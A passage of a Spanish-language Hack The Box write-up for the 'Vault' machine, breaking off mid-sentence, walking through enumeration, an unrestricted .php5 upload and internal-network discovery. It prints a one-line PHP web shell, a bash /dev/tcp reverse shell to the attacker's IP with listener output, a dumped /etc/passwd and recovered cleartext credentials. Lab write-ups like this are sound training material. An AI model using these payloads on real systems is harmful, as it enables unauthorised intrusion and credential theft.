




Vault



Información general

Machine Name ⇒ Vault

Platform ⇒ Hack The Box

Type ⇒ Linux

Difficult ⇒ Medium

Tags ⇒ Security Operations, Log Analysis, Vulnerability Assessment, Cryptography Authentication

By BOTk

Información específica

Descripción de la machine

Vault is medium to medium difficulty machine, which requires bypassing host and file upload restrictions, tunneling, creating malicious OpenVPN configuration files and PGP decryption.

Area of Interest

List = [Security Operations, Log Analysis, Vulnerability Assessment, Cryptography Authentication]

Campo	Detalle
Vulnerability	Clear Text Credentials, Arbitrary File Upload, Information Disclosure, File System Configuration
Technology	Apache, SSH, OpenVPN
Technique	Pivoting, Tunneling, Port Forwarding, SUDO Exploitation, Shell Escape
Language	PHP
Security Tool	BurpSuite,Wfuzz, Netcat,Nmap,masscan, CeWL

Resumen

Fase 1: Reconocimiento y Acceso Inicial

- **Enumeración:** Se realizó un escaneo inicial a la IP objetivo descubriendo los puertos 22 (SSH) y 80 (HTTP) abiertos.
- **Fuzzing Web:** Tras investigar la página principal de "Sparklays", se realizó descubrimiento de directorios encontrando rutas como `/sparklays/design` y un directorio `/uploads`.
- **Explotación (Arbitrary File Upload):** En la sección de diseño, se identificó un formulario para cambiar el logo. Se logró evadir las restricciones de subida

enviando un archivo con la extensión alternativa `.php5` . Esto derivó en una vulnerabilidad de Ejecución Remota de Comandos (RCE).

- **Reverse Shell:** Se solicitó el archivo malicioso directamente (`/uploads/shell.php5`) pasando un comando, lo que permitió establecer una reverse shell y posteriormente estabilizar la TTY.

Fase 2: Pivoting hacia el Servidor DNS

- **Enumeración Local:** Operando como el usuario `www-data` , se encontraron credenciales en texto claro para el usuario `dave` (`dave:Dav3therav3123`). También se localizó un archivo `Servers` que reveló una red interna (`192.168.122.0/24`).
- **Descubrimiento de Red (Sin Nmap):** Ante la falta de herramientas en el sistema, se utilizaron bucles en Bash con `ping` para descubrir hosts activos, y comandos enviando peticiones TCP para detectar puertos. Se identificó que el host `192.168.122.4` tenía el puerto 80 abierto.
- **Local Port Forwarding:** Se utilizó una conexión SSH con las credenciales de Dave para crear un túnel local, exponiendo el puerto 80 del servidor interno en el puerto 8080 de la máquina atacante.

Fase 3: Explotación del DNS y Segundo Pivoting

- **Explotación Interna:** El servicio web interno correspondía a "Sparklays DNS Server", el cual incluía una herramienta para probar configuraciones VPN. Se subió un archivo `.ovpn` malicioso configurado para ejecutar una reverse shell hacia la interfaz interna de la máquina inicial.
- **Análisis de Logs:** Con acceso al DNS, se hallaron nuevas credenciales de Dave (`dav3gerous567`). Al analizar el archivo `/var/log/auth.log` , se identificó una autenticación SSH proveniente de una nueva IP: `192.168.5.2` (presumiblemente "The Vault").
- **Evasión de Reglas de Firewall:** Los logs también revelaron comandos ejecutados por `root` que utilizaban `ncat` para redirigir tráfico hacia el puerto 987 del host `192.168.5.2` , pero forzando el tráfico a originarse desde puertos específicos (como el 4444 o 53). Un escaneo externo confirmó que el puerto 987 de "The Vault" solo respondía si el puerto origen era el 4444.

Fase 4: Acceso a "The Vault" y Extracción de la Bandera

- **Túnel Final:** Se replicó la técnica descubierta creando un listener local con `ncat` (en el puerto 2222) que enviaba el tráfico hacia el host `192.168.5.2` en el puerto 987, imponiendo el puerto origen 4444.
- **Acceso SSH:** Utilizando el túnel, se inició sesión por SSH en The Vault a través de `localhost` utilizando las últimas credenciales obtenidas de Dave.
- **Desencriptación del Archivo GPG:**
 - Una vez dentro, se localizó el archivo `root.txt.gpg`.
 - Para exfiltrarlo sin corromperlo, se convirtió el archivo a Base32 (`base32 /home/dave/root.txt.gpg`).
 - El texto en Base32 se copió y pegó en un archivo en la máquina atacante (Ubuntu).
 - Se decodificó el archivo localmente usando `base32 -d root.txt.gpg.b32 > root.txt.gpg`.
 - Finalmente, se desencriptó la bandera utilizando la herramienta GPG (`gpg -d root.txt.gpg`), completando así la máquina.

Proceso del pentesting

IP Víctima: `10.129.3.88` ("La IP puede variar debido al reinicio ocasional de la máquina")

Se realizó una enumeración inicial del objetivo para identificar servicios expuestos.

Enumeración

Escaneo de todos los puertos:

```
sudo nmap -p- --open -sS -n -Pn -vvv 10.129.2.88 -oG allPorts
```


PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Puertos identificados → 22,80



El puerto 80 indica una superficie web que puede contener rutas ocultas, paneles o funcionalidades vulnerables. El puerto 22 será útil posteriormente si se obtienen credenciales válidas.

Escaneo profundo a los puertos identificados y en estado open :

22,80


```
nmap -p22,80 -sCV 10.129.2.82 -oN targeted
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)			
256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)			
_ 256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)			
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
_http-title: Site doesn't have a title (text/html; charset=UTF-8).			
_http-server-header: Apache/2.4.18 (Ubuntu)			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Enumeración web

Tras identificar el servicio HTTP en el puerto 80, accedí manualmente a la página principal desde el navegador para obtener contexto sobre la aplicación expuesta.

URL visitada → <http://10.129.3.88/>



En la página se menciona lo siguiente:



Welcome to the Slowdaddy web interface

We specialise in providing financial organisations with strong web and database solutions and we promise to keep your customers financial data safe.

We are proud to announce our first client: Sparklays (Sparklays.com still under construction)

¿Qué es Sparklays.com?

SparkLabs is a small, independent company that creates powerful software for desktop and mobile. We were founded in early 2008 and we've been working on designing and developing beautiful software ever since. We're based in sunny Australia.

- Básicamente es una empresa que se dedica a crear software de escritorio y apps móviles

Por este motivo, decidí probar rutas relacionadas con el nombre descubierto, comenzando por: `/sparklays`

Fuzzing de directorios

```
gobuster dir -u http://10.129.3.88/sparklays/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -
```

t 50

```
[us-dedicated-120-dhcp]-[10.10.14.51]-[botk@htb-sfqqw72x6m]-[~]
[*]$ gobuster dir -u http://10.129.3.75/sparklays/ -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt -t 50
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.3.75/sparklays/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/design (Status: 301) [Size: 321] [--> http://10.129.3.75/sparklay
s/design/]
Progress: 163542 / 220561 (74.15%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 163564 / 220561 (74.16%)
```

Hallazgo → Directorio `/design` - status: 301

Continuando con el fuzzing, y buscando por extensiones comunes

```
gobuster dir -u http://10.129.3.75/sparklays/ -w /usr/share/w
ordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,
txt,bak -t 50
```

```
[us-dedicated-120-dhcp]-[10.10.14.51]-[botk@htb-sfqw72x6m]-[~]
[*]$ gobuster dir -u http://10.129.3.75/sparklays/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak -t 50

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.3.75/sparklays/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,bak,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 301]
./php (Status: 403) [Size: 300]
/login.php (Status: 200) [Size: 16]
/admin.php (Status: 200) [Size: 615]
/design (Status: 301) [Size: 321] [-> http://10.129.3.75/sparklays/design/]
Progress: 15419 / 1102805 (1.40%)
```

Hallazgos:

`/sparklays/login.php` - status: 200

`/sparklays/admin.php` - status: 200

De igual forma seguimos buscando directorios y/o archivos a partir de: `/design`

```
gobuster dir -u http://10.129.3.75/sparklays/design -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak -t 50
```

```

[*]$ gobuster dir -u http://10.129.3.75/sparklays/design -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak -t 50
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.3.75/sparklays/design
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 307]
/.html (Status: 403) [Size: 308]
/uploads (Status: 301) [Size: 329] [--> http://10.129.3.75/sparklays/design/uploads/]
/design.html (Status: 200) [Size: 72]
Progress: 31883 / 1102805 (2.89%)

```

Hallazgos:


`/uploads` - status 301

`/design.html` - status 200


El fuzzing reveló varias rutas dentro de la aplicación sparklays. No todas fueron relevantes para la explotación, por lo que se priorizaron aquellas que indicaban funcionalidad dinámica, paneles, formularios o posibles puntos de carga de archivos.

Durante el fuzzing de directorios sobre la ruta `/sparklays/design`, uno de los recursos más relevantes encontrados fue:

```
http://vault.htb/sparklays/design/design.html
```






Al acceder manualmente a esta ruta ([Change Logo](#)), la aplicación redirigía o enlazaba hacia:



Se probó la subida de archivos con distintas extensiones para determinar si la aplicación aplicaba validaciones adecuadas.

Inicialmente, la funcionalidad parecía estar destinada a imágenes, pero posteriormente se comprobó que era posible subir archivos con extensión PHP alternativa, específicamente:

.php5



La aceptación de archivos `.php5` representa un problema de seguridad, ya que algunos servidores Apache/PHP interpretan extensiones heredadas como código PHP ejecutable.

Esto permitió convertir una funcionalidad aparentemente legítima de carga de imágenes en un vector de ejecución remota de comandos.

El problema identificado corresponde a una vulnerabilidad de tipo:

| Unrestricted File Upload


con impacto de:

| RCE


Contenido del archivo `.php5`

```
<?php system($_GET['cmd']); ?>
```

Una vez subido nuestro archivo .php5 se intentó acceder al directorio /uploads sin embargo no fue posible acceder al listado de los recursos subidos previamente.



No obstante, cuando nosotros buscábamos un recurso específico no aparecía cómo restringido.



La razón por la que pasa esto:


```
http://vault.htb/sparklays/design/uploads
```

nos da **403 Forbidden** porque el servidor probablemente tiene deshabilitado el listado de directorios. Algo como:

```
Options -Indexes
```

Eso impide ver el contenido del directorio `/uploads/`.

Pero esto:

```
http://vault.htb/sparklays/design/uploads/shell.php5?cmd=whoami
```


sí funciona porque estamos pidiendo un **archivo concreto** que existe. Apache no necesita listar el directorio; simplemente sirve el archivo directamente. Como `.php5` está asociado al handler de PHP, lo ejecuta.

En resumen:

403 en <code>/uploads/</code>	= No puedes listar el directorio
200 en <code>/uploads/shell.php5</code>	= El archivo existe y se ejecuta
<code>.php5</code>	= Extensión válida para ejecutar PHP


Explotación

Tras confirmar que el archivo `.php5` subido era interpretado por el servidor como código PHP, se validó la ejecución remota de comandos mediante el parámetro `cmd`.



A partir de este punto, la vulnerabilidad fue explotada para obtener una shell interactiva en la máquina objetivo.

```
bash -c 'bash -i >& /dev/tcp/10.10.14.51/4444 0>&1'
```



```
[us-dedicated-120-dhcp]-[10.10.14.51]-[botk@htb-sfqw72x6m]-[~]
[*]$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.3.75 58824
bash: cannot set terminal process group (1460): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/sparklays/design/uploads$ echo XDDDDDD
echo XDDDDDD
XDDDDDD
www-data@ubuntu:/var/www/html/sparklays/design/uploads$ cat etc/passwd
cat etc/passwd
cat: etc/passwd: No such file or directory
www-data@ubuntu:/var/www/html/sparklays/design/uploads$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
```

Tratamiento de la TTY

Aplicación de tratamiento de la tty

1. Para la shell interactiva

```
script /dev/null -c bash
```

2. Control + z y aplicamos:

```
stty raw -echo; fg
```

3. Escribimos `reset` y la terminal type es `xterm` (Ahora podemos hacer `control + c` sin salir de la sesión de shell)

- Pero no podremos hacer `control + L`

4. Habilitamos `control + L`

```
export TERM=xterm
```

```
export SHELL=bash
```

5. Habilitar el nano y vim (stty size) a la de nuestro tamaño

- a. Primero veamos las proporciones que tenemos nosotros de stty size en nuestra terminal

```
stty size
#ejemplo
41 156
```

- b. Seteamos esos valores a nuestra sesión de shell

```
stty size rows 41 columns 156
```

Perfecto, listo.

Después de obtener una reverse shell y estabilizar la TTY, se inició la enumeración local del sistema desde el contexto del usuario del servicio web.

```
www-data@ubuntu:/home$ ls -l
total 8
drwxr-xr-x 19 alex alex 4096 Jun  2  2021 alex
drwxr-xr-x 18 dave dave 4096 Jun  2  2021 dave
www-data@ubuntu:/home$ cd dave
www-data@ubuntu:/home/dave$ ls
Desktop  Downloads  Pictures  Templates  examples.desktop
Documents Music      Public    Videos
www-data@ubuntu:/home/dave$ ls -la Desktop/
total 20
drwxr-xr-x  2 dave dave 4096 Jun  2  2021 .
drwxr-xr-x 18 dave dave 4096 Jun  2  2021 ..
-rw-rw-r--  1 alex alex   74 Jul 17  2018 Servers
-rw-rw-r--  1 alex alex   14 Jul 17  2018 key
-rw-rw-r--  1 alex alex   20 Jul 17  2018 ssh
www-data@ubuntu:/home/dave$
```

En el escritorio del usuario `dave` se encontraron tres archivos legibles por otros usuarios del sistema. Aunque los archivos pertenecían al usuario `alex`, los permisos permitían que `www-data` pudiera leerlos.

```
www-data@ubuntu:/home/dave/Desktop$ ls -la
total 20
drwxr-xr-x  2 dave dave 4096 Jun  2  2021 .
drwxr-xr-x 18 dave dave 4096 Jun  2  2021 ..
-rw-rw-r--  1 alex alex   74 Jul 17  2018 Servers
-rw-rw-r--  1 alex alex   14 Jul 17  2018 key
-rw-rw-r--  1 alex alex   20 Jul 17  2018 ssh
www-data@ubuntu:/home/dave/Desktop$ cd Servers
bash: cd: Servers: Not a directory
www-data@ubuntu:/home/dave/Desktop$ cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
www-data@ubuntu:/home/dave/Desktop$ cat key
itscominghome
www-data@ubuntu:/home/dave/Desktop$ cat ssh
dave
Dav3therav3123
www-data@ubuntu:/home/dave/Desktop$
```

```
cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
```

Este archivo reveló información importante sobre la infraestructura interna, incluyendo hosts dentro de la red `192.168.122.0/24`.

De igual forma el archivo `ssh` contenía credenciales en texto claro para el usuario `dave`. Esto permitió posteriormente pasar de una shell limitada como `www-data` a una sesión SSH válida como un usuario local del sistema.

Este hallazgo fue importante por dos razones:

1. Permitió obtener acceso estable mediante SSH.

2. Reveló información sobre hosts internos que posteriormente serían usados para pivoting.

Credenciales del usuario dave

```
dave: Dav3therav3123
```

Enumeración de red interna

Durante la enumeración local como `www-data`, se identificó información relacionada con la infraestructura interna en el archivo `Servers`, ubicado en el escritorio del usuario `dave`.

Previamente, al revisar las interfaces de red de la máquina comprometida, se había identificado una interfaz interna `virbr0` con la dirección: `192.168.122.0/24`

Descubrimiento de hosts activos

Debido a que la máquina comprometida no tenía `nmap` disponible, y transferir un binario funcional requería copiar también múltiples librerías compartidas, se decidió realizar un descubrimiento básico de hosts activos utilizando Bash y `ping`.

Comando utilizado:

```
for i in $(seq 1 254); do ping -c 1 -W 1 192.168.122.$i >/dev/null 2>&1 && echo "Host vivo: 192.168.122.$i"; done
```

Encontramos 3 hosts activos:

```
Host vivo: 192.168.122.1
Host vivo: 192.168.122.4
Host vivo: 192.168.122.5
```

Aunque `nmap` habría sido la herramienta ideal para esta fase, no estaba disponible en el sistema objetivo. Además, transferir el binario desde Kali requería resolver

